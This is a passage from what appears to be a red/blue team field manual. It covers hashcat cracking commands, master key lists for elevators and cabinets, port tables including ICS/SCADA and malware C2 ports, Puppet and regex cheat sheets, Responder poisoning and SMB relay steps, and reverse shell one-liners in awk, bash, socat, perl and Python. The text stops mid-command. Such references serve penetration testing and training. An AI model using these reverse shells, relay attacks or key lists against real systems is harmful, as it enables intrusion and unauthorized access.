By now the easier, weaker passwords may have fallen to cracking, but still some remain. Using PACK (on pg.51) create custom mask attacks based on your currently cracked passwords. Be sure to sort out masks that match the previous rockyou-1-60.hcmask list.

```
hashcat -a 3 -m 0 -w 4 hash.txt custom_masks.hcmask
```

### 12-BRUTE-FORCE

When all else fails begin a standard brute-force attack, being selective as to how large a keyspace your rig can adequately brute-force. Above 8 characters is usually pointless due to hardware limitations and password entropy/complexity.

```
hashcat -a 3 -m 0 -w 4 hash.txt -i ?a?a?a?a?a?a?a
```

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## PHYSICAL ENTRY\_Keys

RED TEAM	PHYSICAL	N/A
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Common master keys for physical security locks.

**ELEVATOR MASTER KEYS**

KEY	ELEVATOR	DESCRIPTION
FEO-K1	Universal	This is the most common and universal key for Fire Service
EPC01/EN1	Universal	Common Fire Service key, sometimes used on Schindler elevators
Yale 3502	New York	Fire Service master key for every elevator in New York
Yale 2642	New York	Old Fire Service master key for every elevator in New York
BGM30	OTIS	Opens the panels for OTIS elevators
UTF	OTIS	Fire Service master key for OTIS elevators
UTA	OTIS	Independent Service, fan, light, cabinet for OTIS elevators
UTH	OTIS	Floor lockout, inspection, access for OTIS elevators
501CH	Schindler	Fire Service master key for Schindler elevators
J200	Monitor/Janus	Independent Service, fan, light, cabinet for Monitor fixtures
J217	Monitor/Janus	Fire Service master key for Monitor fixtures
EX513	Innovation	Independent Service, fan, light, cabinet for Innovation elevators
EX515	Innovation	Fire Service master key for Innovation elevators
KONE3	KONE	Fire Service master key for KONE elevators

Available:

<https://www.elevatorkeys.com/>

<https://www.ultimatesecuritydevices.com/>

[https://www.sparrowslockpicks.com/product\\_p/ekey.htm](https://www.sparrowslockpicks.com/product_p/ekey.htm)

<https://ebay.com/>

**COMMON KEYS**

KEY	DESCRIPTION
Linear 222343	Master key for Linear intercom system

DoorKing 16120	Master key for DoorKing intercom system
CH751	Extremely common cabinet key
C415A	Extremely Common cabinet key
C413A	Common cabinet key
C420A	Common cabinet key
C642A	Common cabinet key
C346A	Common cabinet key
C390A	Common cabinet key
EK333	Common server cabinet key
Ilco CC1	Common golf cart key

REFERENCE:

<https://0xsp.com/offensive/red-teaming-toolkit-collection>

<https://scund00r.com/all/gear/2019/06/25/red-team-and-physical-entry-gear.html>

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## PORTS\_Top1000

ALL	INFORMATIONAL	ALL
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Top 1000 most common ports/services.

Port		Service	Port		Service
7	tcp	echo	1022	udp	exp2
7	udp	echo	1025	tcp	NFS/IIS
9	tcp	discard	1025	udp	blackjack
9	udp	discard	1026	tcp	LSA/nterm
13	tcp	daytime	1026	udp	win-rpc
17	udp	qotd	1027	tcp	IIS
19	udp	chargen	1028	udp	ms-lsa
21	tcp	ftp	1029	tcp	ms-lsa
22	tcp	ssh	1029	udp	solid-mux
23	tcp	telnet	1030	udp	iad1
25	tcp	smtp	1110	tcp	nfsd-status
26	tcp	rsftp	1433	tcp	ms-sql-s
37	tcp	time	1433	udp	ms-sql-s
49	udp	tacacs	1434	udp	ms-sql-m
53	tcp	dns	1645	udp	radius
53	udp	dns	1646	udp	radacct
67	udp	dhcps	1701	udp	L2TP
68	udp	dhcpc	1718	udp	h225gatedisc
69	udp	tftp	1719	udp	h323gatestat
79	tcp	finger	1720	tcp	h323q931
80	tcp	http	1723	tcp	pptp
80	udp	http	1755	tcp	wms
81	tcp	hosts2-ns	1812	udp	radius

88	tcp	kerberos-sec	1813	udp	radacct
88	udp	kerberos-sec	1900	tcp	upnp
106	tcp	pop3pw	1900	udp	upnp
110	tcp	pop3	2000	tcp	cisco-sccp
111	tcp	rpcbind	2000	udp	cisco-sccp
111	udp	rpcbind	2001	tcp	dc
113	tcp	ident	2048	udp	dls-monitor
119	tcp	nntp	2049	tcp	nfs
120	udp	cfdpkt	2049	udp	nfs
123	udp	ntp	2121	tcp	ccproxy-ftp
135	tcp	msrpc	2222	udp	msantipiracy
135	udp	msrpc	2223	udp	rockwell-csp2
136	udp	profile	2717	tcp	pn-requester
137	udp	netbios-ns	3000	tcp	ppp
138	udp	netbios-dgm	3128	tcp	squid-http
139	tcp	netbios-ssn	3283	udp	netassistant
139	udp	netbios-ssn	3306	tcp	mysql
143	tcp	imap	3389	tcp	ms-wbt-server
144	tcp	news	3456	udp	IISrpc/vat
158	udp	pcmail-srv	3703	udp	adobeserver-3
161	udp	snmp	3986	tcp	mapper-ws_ethd
162	udp	snmptrap	4444	udp	krb524
177	udp	xmcp	4500	udp	nat-t-ike
179	tcp	bgp	4899	tcp	radmin
199	tcp	smux	5000	tcp	upnp
389	tcp	ldap	5000	udp	upnp
427	tcp	svrloc	5009	tcp	airport-admin
427	udp	svrloc	5051	tcp	ida-agent
443	tcp	https	5060	tcp	sip
443	udp	https	5060	udp	sip
444	tcp	snpp	5101	tcp	admdog
445	tcp	microsoft-ds	5190	tcp	aol
445	udp	microsoft-ds	5353	udp	zeroconf
465	tcp	smtps	5357	tcp	wsdapi
497	udp	retrospect	5432	tcp	postgresql
500	udp	isakmp	5631	tcp	pcanywheredata
513	tcp	login	5632	udp	pcanywherestat
514	tcp	shell	5666	tcp	nrpe
514	udp	syslog	5800	tcp	vnc-http
515	tcp	printer	5900	tcp	vnc
515	udp	printer	6000	tcp	X11
518	udp	ntalk	6001	tcp	X11-1
520	udp	route	7070	tcp	realserver
543	tcp	klogin	8000	tcp	alt-http
544	tcp	kshell	8008	tcp	http
548	tcp	afp	8009	tcp	ajp13
554	tcp	rtsp	8080	tcp	http-proxy
587	tcp	message sub	8081	tcp	blackice-icecap

593	udp	rpc-epmap	8443	tcp	alt-https
623	udp	asf-rmcp	8888	tcp	sun-answerbook
626	udp	serialnumberd	8888	tcp	sun-answerbook
631	tcp	ipp	9100	tcp	jetdirect
631	udp	ipp	9200	udp	wap-wsp
646	tcp	ldp	9999	tcp	abyss
873	tcp	rsync	10000	udp	ndmp
990	tcp	ftps	10000	tcp	snet-sensor-mgmt
993	tcp	imaps	17185	udp	wbrpc
995	tcp	pop3s	20031	udp	bakbonenetvault
996	udp	vsinet	31337	udp	BackOrifice
997	udp	maitrd	32768	tcp	filenet-tms
998	udp	puparp	32768	udp	omad
999	udp	applix	32769	udp	filenet-rpc

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## PORTS\_ICS/SCADA

ALL	INFORMATIONAL	ALL
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Ports for common ICS/SCADA hardware.

Port	Protocol	Vendor
502	TCP	Modbus TCP
1089	TCP:UDP	Foundation Fieldbus HSE
1090	TCP:UDP	Foundation Fieldbus HSE
1091	TCP:UDP	Foundation Fieldbus HSE
1541	TCP:UDP	Foxboro/Invensys Foxboro DCS Informix
2222	UDP	EtherNet/IP
3480	TCP	OPC UA Discovery Server
4000	TCP:UDP	Emerson/Fisher ROC Plus
5050-5051	UDP	Telvent OASys DNA
5052	TCP	Telvent OASys DNA
5065	TCP	Telvent OASys DNA
5450	TCP	OSisoft PI Server
10307	TCP	ABB Ranger 2003
10311	TCP	ABB Ranger 2003
10364-10365	TCP	ABB Ranger 2003
10407	TCP	ABB Ranger 2003
10409-10410	TCP	ABB Ranger 2003
10412	TCP	ABB Ranger 2003
10414-10415	TCP	ABB Ranger 2003
10428	TCP	ABB Ranger 2003
10431-10432	TCP	ABB Ranger 2003
10447	TCP	ABB Ranger 2003
10449-10450	TCP	ABB Ranger 2003
12316	TCP	ABB Ranger 2003
12645	TCP	ABB Ranger 2003

<b>12647-12648</b>	TCP	ABB Ranger 2003
<b>13722</b>	TCP	ABB Ranger 2003
<b>11001</b>	TCP:UDP	Johnson Controls Metasys N1
<b>12135-12137</b>	TCP	Telvent OASys DNA
<b>13724</b>	TCP	ABB Ranger 2003
<b>13782-13783</b>	TCP	ABB Ranger 2003
<b>18000</b>	TCP	Iconic Genesis32 GenBroker (TCP)
<b>20000</b>	TCP:UDP	DNP3
<b>34962</b>	TCP:UDP	PROFINET
<b>34963</b>	TCP:UDP	PROFINET
<b>34964</b>	TCP:UDP	PROFINET
<b>34980</b>	UDP	EtherCAT
<b>38589</b>	TCP	ABB Ranger 2003
<b>38593</b>	TCP	ABB Ranger 2003
<b>38000-38001</b>	TCP	SNC GENE
<b>38011-38012</b>	TCP	SNC GENE
<b>38014-38015</b>	TCP	SNC GENE
<b>38200</b>	TCP	SNC GENE
<b>38210</b>	TCP	SNC GENE
<b>38301</b>	TCP	SNC GENE
<b>38400</b>	TCP	SNC GENE
<b>38600</b>	TCP	ABB Ranger 2003
<b>38700</b>	TCP	SNC GENE
<b>38971</b>	TCP	ABB Ranger 2003
<b>39129</b>	TCP	ABB Ranger 2003
<b>39278</b>	TCP	ABB Ranger 2003
<b>44818</b>	TCP:UDP	EtherNet/IP
<b>45678</b>	TCP:UDP	Foxboro/Invensys Foxboro DCS AIMAPI
<b>47808</b>	UDP	BACnet/IP
<b>50001-50016</b>	TCP	Siemens Spectrum Power TG
<b>50018-50020</b>	TCP	Siemens Spectrum Power TG
<b>50020-50021</b>	UDP	Siemens Spectrum Power TG
<b>50025-50028</b>	TCP	Siemens Spectrum Power TG
<b>50110-50111</b>	TCP	Siemens Spectrum Power TG
<b>55000-55002</b>	UDP	FL-net Reception
<b>55003</b>	UDP	FL-net Transmission
<b>55555</b>	TCP:UDP	Foxboor/Invensys Foxboro DCS FoxAPI
<b>56001-56099</b>	TCP	Telvent OASys DNA
<b>62900</b>	TCP	SNC GENE
<b>62911</b>	TCP	SNC GENE
<b>62924</b>	TCP	SNC GENE
<b>62930</b>	TCP	SNC GENE
<b>62938</b>	TCP	SNC GENE
<b>62956-62957</b>	TCP	SNC GENE
<b>62963</b>	TCP	SNC GENE
<b>62981-62982</b>	TCP	SNC GENE
<b>62985</b>	TCP	SNC GENE
<b>62992</b>	TCP	SNC GENE

63012	TCP	SNC GENE
63027-63036	TCP	SNC GENE
63041	TCP	SNC GENE
63075	TCP	SNC GENE
63079	TCP	SNC GENE
63082	TCP	SNC GENE
63088	TCP	SNC GENE
63094	TCP	SNC GENE
65443	TCP	SNC GENE

**P**

**P**

## PORTS\_Malware C2

BLUE TEAM	THREAT HUNT	ALL
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Ports malware/C2 have been observed communicating.

Port	Actor/Family
21	Blade Runner Doly Trojan Fore Invisible FTP WebEx WinCrash
23	Tiny Telnet Server
25	Antigen Email Password Sender Haebu Coceda Shtrilitz Stealth Terminator WinPC WinSpy Kuang2.0
31	Hackers Paradise
80	Executor
127	TYPEFRAME
456	Hackers Paradise
465	Zebrocy
555	Ini-Killer Phase Zero Stealth Spy
587	AgentTesla
587	Cannon
666	Satanz Backdoor
995	RedLeaves
1001	Silencer WebEx
1011	Doly Trojan
1058	Bankshot
1170	Psyber Stream Server Voice
1234	Ultors Trojan
1243	SubSeven 1.0 ,Äi 1.8
1245	Voodoo Doll
1349	Back Ofrice DLL
1492	FTP99CMP
1600	Shivka-Burka
1807	SpySender
1981	Shockrave
1999	BackDoor 1.00-1.03
2001	Trojan Cow
2023	Ripper



2115	Bugs
2140	Deep Throat The Invasor
2801	Phineas Phucker
3024	WinCrash
3129	Masters Paradise
3150	Deep Throat The Invasor
3333	RevengeRAT
3700	Portal of Doom
3728	MobileOrder
4092	WinCrash
4567	File Nail 1
4590	ICQTrojan
5000	Bubbel
5001	Sockets de Troie
5321	Firehotcker
5400	Blade Runner 0.80 Alpha
5400	Blade Runner
5401	Blade Runner 0.80 Alpha
5401	Blade Runner
5402	Blade Runner 0.80 Alpha
5402	Blade Runner
5569	Robo-Hack
5742	WinCrash
6666	GorgonGroup
6670	DeepThroat
6771	DeepThroat
6969	GateCrasher Priority
7000	Remote Grab
7300	NetMonitor
7301	NetMonitor
7306	NetMonitor
7307	NetMonitor
7308	NetMonitor
7789	ICKiller
8088	Volgmer
8787	BackOfrice 2000
9872	Portal of Doom
9873	Portal of Doom
9874	Portal of Doom
9875	Portal of Doom
9989	iNi-Killer
10067	Portal of Doom
10167	Portal of Doom
10607	Coma 1.0.9
11000	Senna Spy
11223	Progenic trojan
12223	Hack-¥99 KeyLogger
12345	GabanBus NetBus

12346	GabanBus NetBus
12361	Whack-a-mole
12362	Whack-a-mole
13000	Remsec
14146	APT32
16969	Priority
20001	Millennium
20034	NetBus 2.0 Beta-NetBus 2.01
21544	GirlFriend 1.0 Beta-1.35
22222	Prosiak
23456	Evil FTP Ugly FTP
26274	Delta
30100	NetSphere 1.27a
30101	NetSphere 1.27a
30102	NetSphere 1.27a
31337	Back Orifice
31337	BackOfrice 1.20
31338	Back Orifice DeepBO
31338	DeepBO
31339	NetSpy DK
31666	BOWhack
33333	Prosiak
34324	BigGluck TN
40412	The Spy
40421	Masters Paradise
40422	Masters Paradise
40423	Masters Paradise
40426	Masters Paradise
46769	GravityRAT
47262	Delta
50505	Sockets de Troie
50766	Fore
53001	Remote Windows Shutdown
54321	SchoolBus .69-1.11
54321	BackOfrice 2000
61061	HiddenWasp
61466	Telecommando
65000	Devil
1177:8282	njRAT
1913:81	APT3
1985:1986	ZxShell
2280:1339	CoinTicker
4443:3543	MagicHound
4444:8531:50501	TEMP.Veles
447:449:8082	TrickBot
52100:5876	InnaputRAT
6666:4782	NanoCore
6868:7777	PoisonIvy

<b>7080:50000</b>	Emotet
<b>8060:8888</b>	POWERSTATS
<b>808:880</b>	APT33
<b>8081:8282:8083</b>	Group5
<b>995:1816:465:1521:3306</b>	LazarusGroup

REFERENCE:

<https://github.com/ITI/ICS-Security-Tools/blob/master/protocols/PORTS.md>

<https://www.pcsecurityworld.com/75/common-trojan-ports.html>

<https://attack.mitre.org/techniques/T1065/>

P

P

## PUPPET

RED/BLUE TEAM

ADMINISTRATION

DEVOPS

Puppet is an open source software configuration management and deployment tool.

<b>Managing Puppet Services:</b>	
<code>service puppetserver start</code>	start puppet server service
<code>chkconfig puppetserver on</code>	enable puppet server service on boot
<code>service start puppet</code>	start puppet agent service
<code>chkconfig puppet on</code>	enable puppet agent service on boot
<b>Managing Certificates (Master):</b>	
<code>puppet cert list</code>	lists available nodes to sign
<code>puppet cert list --all</code>	lists all signed nodes
<code>puppet cert sign &lt;name&gt;</code>	manually sign specific node
<code>puppet cert sign --all</code>	sign all nodes
<code>puppet cert clean &lt;name&gt;</code>	removes cert
<b>Managing Nodes (Master):</b>	
<code>puppet node clean &lt;name&gt;</code>	removes node + cert
<b>Managing Modules (Master):</b>	
<code>puppet module list</code>	lists current installed modules
<code>puppet module install &lt;name&gt;</code>	downloads/installs modules from <a href="http://forge.puppetlabs.com">http://forge.puppetlabs.com</a>
<code>puppet module uninstall &lt;name&gt;</code>	removes/deletes module
<code>puppet module upgrade &lt;name&gt;</code>	upgrades to new version of module

<code>puppet module search &lt;name&gt;</code>	search modules from <a href="http://forge.puppetlabs.com">http://forge.puppetlabs.com</a>
<b>Managing Puppet Agent Master/Node:</b>	
<code>puppet agent --test</code>	run puppet agent on demand
<code>puppet agent --disable</code>	disabled puppet agent
<code>puppet agent --enable</code>	enable puppet agent
<code>puppet agent --configprint config</code>	print location of puppet agent configuration file
<code>puppet agent -t --noop</code>	see what puppet is going to change without making the changes
<code>puppet agent -t --noop /path/to/puppetcode.pp</code>	see what puppet is going to change for a particular module
<code>puppet agent --configprint runinterval</code>	check runtime interval
<b>Configuring Puppet</b>	
<b>Setup Auto Cert Sign on Puppet Master (Master):</b>	
<code>vi /etc/puppetlabs/puppet/autosign.conf</code>	
<code>*.&lt;DOMAIN&gt;</code>	your domain name "example.com"
<b>Changing Puppet Agent Run Interval (Master/Node):</b>	
<code>vi /etc/puppetlabs/puppet/puppet.conf [agent]</code>	
<code>runinterval = 1800</code>	default is every 30minutes (1800 seconds)
<b>Changing Puppet Agent Environment(Master/Node):</b>	
<code>vi /etc/puppetlabs/puppet/puppet.conf [main]</code>	
<code>environment = &lt;ENVIRONMENT&gt;</code>	default is "production"
<b>Changing Puppet Agent Default Puppet Master Server(Master/Node):</b>	
<code>vi /etc/puppetlabs/puppet/puppet.conf [main]</code>	
<code>server = &lt;PUPPET_SERVER&gt;</code>	default is "puppet"
<b>Troubleshooting</b>	
<b>Connection To The Puppet Master:</b>	
<code>ping &lt;IP&gt;</code>	make sure puppet master is reachable via IP first

<code>ping puppet</code>	make sure short domain name can reach the puppet master
<code>ping puppet.example.com</code>	make sure FQDN can reach the puppet master
<code>vi /etc/hosts</code>	check that both FQDN / Short Domain name are entered on client side DNS
<code>nslookup puppet.example.com</code>	if using DNS Server Side then check if you can reach the nameservers + name
<code>vi /etc/resolv.conf</code>	if using DNS Server Side check dns configuration is correct
<code>service network restart</code>	restart connection check if any errors
<code>vi /etc/puppetlabs/puppet/puppet.conf</code>	if using a custom puppet server check config to see if configured correctly to non default server
<code>telnet puppet.example.com 8140</code>	test connection to puppet server for port 8140
<code>date -R</code>	if time is out of sync get it in sync with the puppet master
<b>SSL Regeneration:</b>	
<code>puppet cert clean node.example.com</code>	clean node (Master)
<code>rm -rf \$(puppet agent --configprint ssl_dir)</code>	remove SSL certificate (Node)
<code>puppet agent --test</code>	run puppet agent (Node)

REFERENCE:

<https://github.com/dsavell/puppet-cheat-sheet>

**P**

**P**

## PYTHON

ALL	INFORMATONAL	N/A
-----	--------------	-----

### #Basic Script Template

```
#!/usr/bin/env python3
#
# Usage: .py
#

from collections import namedtuple
from dataclasses import make_dataclass
```

```

from enum import Enum
from sys import argv
import re

def main():
    pass

###
## UTIL
#

def read_file(filename):
    with open(filename, encoding='utf-8') as file:
        return file.readlines()

if __name__ == '__main__':
    main()

```

### File Operations

#Read a file line by line into a list. If you want the \n included:

```

with open(fname) as f:
    content = f.readlines()

```

#If you do not want 'new lines' included:

```

with open(fname) as f:
    content = f.read().splitlines()

```

### Move file to the dist\_dir folder

```

os.rename(<filename>, dist_dir + os.path.sep + <filename>)

```

### Get working directory

```

PWD = os.getcwd()

```

### Write file

```

RESOURCE = "filename.txt"
fd = open(RESOURCE, 'w')
fd.write("first line\n")
fd.close()

```

### Parsing Arguments

```

parser = argparse.ArgumentParser()

parser.add_argument("-p", dest="payload", help="payloads",
                    required=True)
parser.add_argument("-i", dest="interface", help="use interface -
                    default: eth0", default="eth0")

```

```
args = parser.parse_args()
payload_type = args.payload
```

REFERENCE:

<https://github.com/siyuanzhao/python3-in-one-pic>  
<https://github.com/coodict/python3-in-one-pic>  
<https://github.com/coreb1t/awesome-pentest-cheat-sheets/blob/master/docs/python-snippets.md>  
<https://github.com/gto76/python-cheatsheet>  
<https://gto76.github.io/python-cheatsheet/>



R

R

**REGEX**

ALL      INFORMATIONAL      N/A

ANCHOR	DESCRIP	EXAMPLE	VALID	INVALID
^	start of string or line	^foam	foam	bath foam
\A	start of string in any match mode	\Afoam	foam	bath foam
\$	end of string or line	finish\$	finish	finnish

<code>\Z</code>	end of string, or char before last new line in any match mode	<code>finish\Z</code>	<code>finish</code>	<code>finnish</code>
<code>\z</code>	end of string, in any match mode.			
<code>\G</code>	end of the previous match or the start of the string for the first match	<code>^(get set) \G\w+\$</code>	<code>setValue</code>	<code>seValue</code>
<code>\b</code>	word boundary ; position between a word character ( <code>\w</code> ), and a nonword character ( <code>\W</code> )	<code>\bis\b</code>	This island is beautiful	This island isn't beautiful
<code>\B</code>	not-word-boundary	<code>\Bland</code>	<code>island</code>	<code>peninsula</code>
<b>ASSERTION</b>	<b>DESCRIP</b>	<b>EXAMPLE</b>	<b>VALID</b>	<b>INVALID</b>
<code>(?=...)</code>	positive lookahead	<code>question(?=s)</code>	<code>question</code>	<code>question</code>
<code>(?!...)</code>	negative lookahead	<code>answer(?!s)</code>	<code>answer</code>	<code>answers</code>
<code>(?&lt;=...)</code>	positive look-behind	<code>(?&lt;=appl)e</code>	<code>apple</code>	<code>applicati</code> <code>on</code>



<code>(?!...)</code>	negative look-behind	<code>(?!goo)d</code>	mood	good
<b>CHAR CLASS</b>	<b>DESCRIP</b>	<b>EXAMPLE</b>	<b>VALID</b>	<b>INVALID</b>
<code>[ ]</code>	class definition	<code>[axf]</code>	a, x, f	b
<code>[ - ]</code>	class definition on range	<code>[a-c]</code>	a, b, c	d
<code>[ \ ]</code>	escape inside class	<code>[a-f.]</code>	a, b, .	g
<code>[^ ]</code>	Not in class	<code>[^abc]</code>	d, e	a
<code>[:class:]</code>	POSIX class	<code>[:alpha:]</code>	string	0101
<code>.</code>	match any chars except new line	b.ttle	battle, bottle	bttle
<code>\s</code>	white space, <code>[\n\r\f\t]</code>	good\sorning	good morning	good.morning
<code>\S</code>	no-white space, <code>[^\n\r\f\t]</code>	good\Sorning	goodmorning	good morning
<code>\d</code>	digit	<code>\d{2}</code>	23	1a
<code>\D</code>	non-digit	<code>\D{3}</code>	foo, bar	fo1
<code>\w</code>	word, <code>[a-zA-Z0-9_]</code>	<code>\w{4}</code>	v411	v4.1
<code>\W</code>	non word, <code>[^a-zA-Z0-9_]</code>	<code>.\$%?</code>	<code>.\$%?</code>	<code>.ab?</code>
<b>SEQUENCE</b>	<b>DESCRIP</b>	<b>EXAMPLE</b>	<b>VALID</b>	<b>INVALID</b>
<code> </code>	alternation	apple orange	apple, orange	melon
<code>( )</code>	subpattern	foot(er ball)	footer or football	footpath
<code>(?P&lt;name&gt;...)</code>	subpattern, and capture submatch	<code>(?P&lt;greeting&gt;hello)</code>	hello	hallo

	into <i>name</i>			
(?:...)	subpattern, but does not capture submatch	(?:hello)	hello	hallo
+	one or more quantifier	ye+ah	yeah, yeeeeah	yah
*	zero or more quantifier	ye*ah	yeeah, yeeeeah, yah	yeh
?	zero or one quantifier	yes?	yes, ye	yess
??	zero or one, as few times as possible (lazy)	yea??h	yeah	yeaah
+	one or more lazy	/<.+?>/g	<P>foo</P> matches only <P> and </P>	
*?	zero or more, lazy	/<.*?>/g	<html>	
{n}	n times exactly	fo{2}	foo	fooo
{n,m}	from n to m times	go{2,3}d	good, good	goood
{n,}	at least n times	go{2,}	goo, gooo	go
(?(condition)..)	if-then pattern	(<)?[p](?(1)>)	<p>, p	<p>
(?(condition).. ...)	if-then-else pattern	`^(?(?=q)que	ans)`	question, answer

SPECIAL CHAR	DESCRIPTION
general escape	
\n	new line
\r	carriage return

<code>\t</code>	tab
<code>\v</code>	vertical tab
<code>\f</code>	form feed
<code>\a</code>	alarm
<code>[\b]</code>	backspace
<code>\e</code>	escape
<code>\cchar</code>	Ctrl + char(ie:\cc is Ctrl+c)
<code>\ooo</code>	three digit octal (ie: \123)
<code>\xhh</code>	one or two digit hexadecimal (ie: \x10)
<code>\x{hex}</code>	any hexadecimal code (ie: \x{1234})
<code>\p{xx}</code>	char with unicode property (ie: \p{Arabic})
<code>\P{xx}</code>	char without unicode property
<b>PATTERN MOD</b>	<b>DESCRIPTION</b>
<b>g</b>	global match
<b>i</b>	case-insensitiv, match both uppercase and lowercase
<b>m</b>	multiple lines
<b>s</b>	single line (by default)
<b>x</b>	ingore whitespace allows comments
<b>A</b>	anchored, the pattern is forced to ^
<b>D</b>	dollar end only, a dollar metacharacter matches only at the end
<b>S</b>	extra analysis performed, useful for non-anchored patterns
<b>U</b>	ungreedy, greedy patterns becomes lazy by default
<b>X</b>	additional functionality of PCRE (PCRE extra)
<b>J</b>	allow duplicate names for subpatterns
<b>u</b>	unicode, pattern and subject strings are treated as UTF-8

REFERENCE:

<https://github.com/niklongstone/regular-expression-cheat-sheet>

<https://ihateregex.io/>

**R**

**R**

**RESPONDER**

RED TEAM	ESCALATE PRIV	ALL
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Responder is an LLMNR, NBT-NS and MDNS poisoner and will answer to specific NBT-NS queries on the network based on their name suffix.

Responder listens on ports: UDP 53,137,138,389,1434 TCP 21,25,80,110,139,389,445,587,1433,3128,3141 and Multicast UDP 5553.

```
python Responder.py -I <interface>
```

#### EXAMPLE HASHES

(NTLMv1 SSP Enabled Hash Example)

hashcat::admin-

5AA37877:85D5BC2CE95161CD00:892F905

962F76D323837F613F88DE27C2BBD6C9ABCD021D0:1122334455667788

(NTLMv1 No-SSP Hash Example)

hashcat::admin-

5AA37877:76365E2D142B5612980C67D057EB9EFFFF5EF6EB6FF6E04D:727B4E

35F947129EA52B9CEDAE86934BB23EF89F50FC595:1122334455667788

(NTLMv2 Hash Example)

admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6

:5c7830315c78303100000000000000b45c67103d07d7b95acd12ffa11230e000000

0052920b85f78d013c31cdb3b92f5d765c783030

Responder.conf - location for modifying various Responder configuration settings

**Target a specific IP address on the network and limit possible network disruptions edit:**

Responder.conf file value "RespondTo"

Add the range 10.X.X.1-10 or host 10.X.X.2 you.

**Target a particular NBTS-NS/LLMNR name edit:**

Responder.conf file value "RespondToName" to a targeted spoof

hostname e.g, SQLSERVER-01, FILESHARE02,...

**Use analyze mode '-A' when trying to gauge how noisy the target IP space may be in order to watch requests:**

```
python Responder.py -I <interface> -A
```

## MULTI-RELAY w/ RESPONDER

**STEP 1: Disable HTTP & SMB servers by editing the Responder.conf file.**

**STEP 2: RunFinger.py to check if host has SMB Signing: False**

RunFinger.py is located in the tools directory. this script allows you to verify if SMB Signing: False. SMB Signing being disabled is crucial for this relay attack, otherwise the target for relaying isn't vulnerable to this attack.

```
python RunFinger.py -i 10.X.X.0/24
```

### STEP 3: Start Responder.py

```
python Responder.py -I <interface>
```

**STEP 4: Start Multi-Relay tool to route captured hashes to our Target IP. Caveat is that the user “-u” target must be a local administrator on the host.**

```
python MultiRelay.py -t <Target IP> -u ALL
```

\*\*MacOS/ OSX Responder must be started with an IP address for the -i flag (e.g. -i YOUR\_IP\_ADDR). There is no native support in OSX for custom interface binding. Using -i en1 will not work. Be sure to run the following commands as root to unload these possible running services and limit conflicts:

```
launchctl unload
/System/Library/LaunchDaemons/com.apple.Kerberos.kdc.plist
launchctl unload
/System/Library/LaunchDaemons/com.apple.mDNSResponder.plist
launchctl unload /System/Library/LaunchDaemons/com.apple.smbd.plist
launchctl unload
/System/Library/LaunchDaemons/com.apple.netbiosd.plist
```

REFERENCE:

<https://github.com/lgandx/Responder>

## R

## R

### REVERSE SHELLS

RED TEAM	C2	WINDOWS/LINUX/MacOS
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Various methods to establish a reverse shell on target host.

#### AWK

```
awk 'BEGIN {s = "/inet/tcp/0/10.0.0.1/4242"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); } }' /dev/null
```

#### BASH TCP

```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
```

```
0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196
```

#### BASH UDP

Victim:

```
sh -i >& /dev/udp/10.0.0.1/4242 0>&1
```

Listener:

```
nc -u -lvp 4242
```

## SOCAT

```
user@attack$ socat file:`tty`,raw,echo=0 TCP-L:4242
user@victim$ /tmp/socat exec:'bash -
li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242
```

```
user@victim$ wget -q https://github.com/andrew-d/static-
binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat;
chmod +x /tmp/socat; /tmp/socat exec:'bash -
li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242
```

## PERL

```
perl -e 'use
Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotob
yname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STD
IN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -
i");};'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;'
```

**\*\*Windows ONLY**

```
perl -MIO -e '$c=new
IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;'
```

## PYTHON

**\*\*Linux ONLY**

IPv4

```
export RHOST="10.0.0.1";export RPORT=4242;python -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),i
nt(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn("/bin/sh")'
```

IPv4

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")'
```

IPv6

```
python -c 'import
socket,subprocess,os,pty;s=socket.socket(socket.AF_INET6,socket.SOC
```

```
K_STREAM);s.connect(("dead:beef:2::125c",4242,0,2));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=pty.spawn("/bin/sh");'
```

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

**\*\*Windows ONLY**

```
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib:
[[[[[[(s.connect(('10.0.0.1', 4242)), [[(s2p_thread.start(),
[(p2s_thread.start(), (lambda __out: (lambda __ctx:
[__ctx.__enter__(), __ctx.__exit__(None, None, None),
__out[0](lambda: None)][2])(__contextlib.nested(type('except', (),
{'__enter__': lambda self: None, '__exit__': lambda __self,
__exctype, __value, __traceback: __exctype is not None and
(issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in
[[[(s.close(), lambda after: after())[1]]][0]])], type('try', (),
{'__enter__': lambda self: None, '__exit__': lambda __self,
__exctype, __value, __traceback: [False for __out[0] in
[(p.wait(), (lambda __after:
__after())[1]]][0])])])])][None]][1] for p2s_thread.daemon in
[(True)][0] for __g['p2s_thread'] in
[(threading.Thread(target=p2s, args=[s, p]))][0]][1] for
s2p_thread.daemon in [(True)][0] for __g['s2p_thread'] in
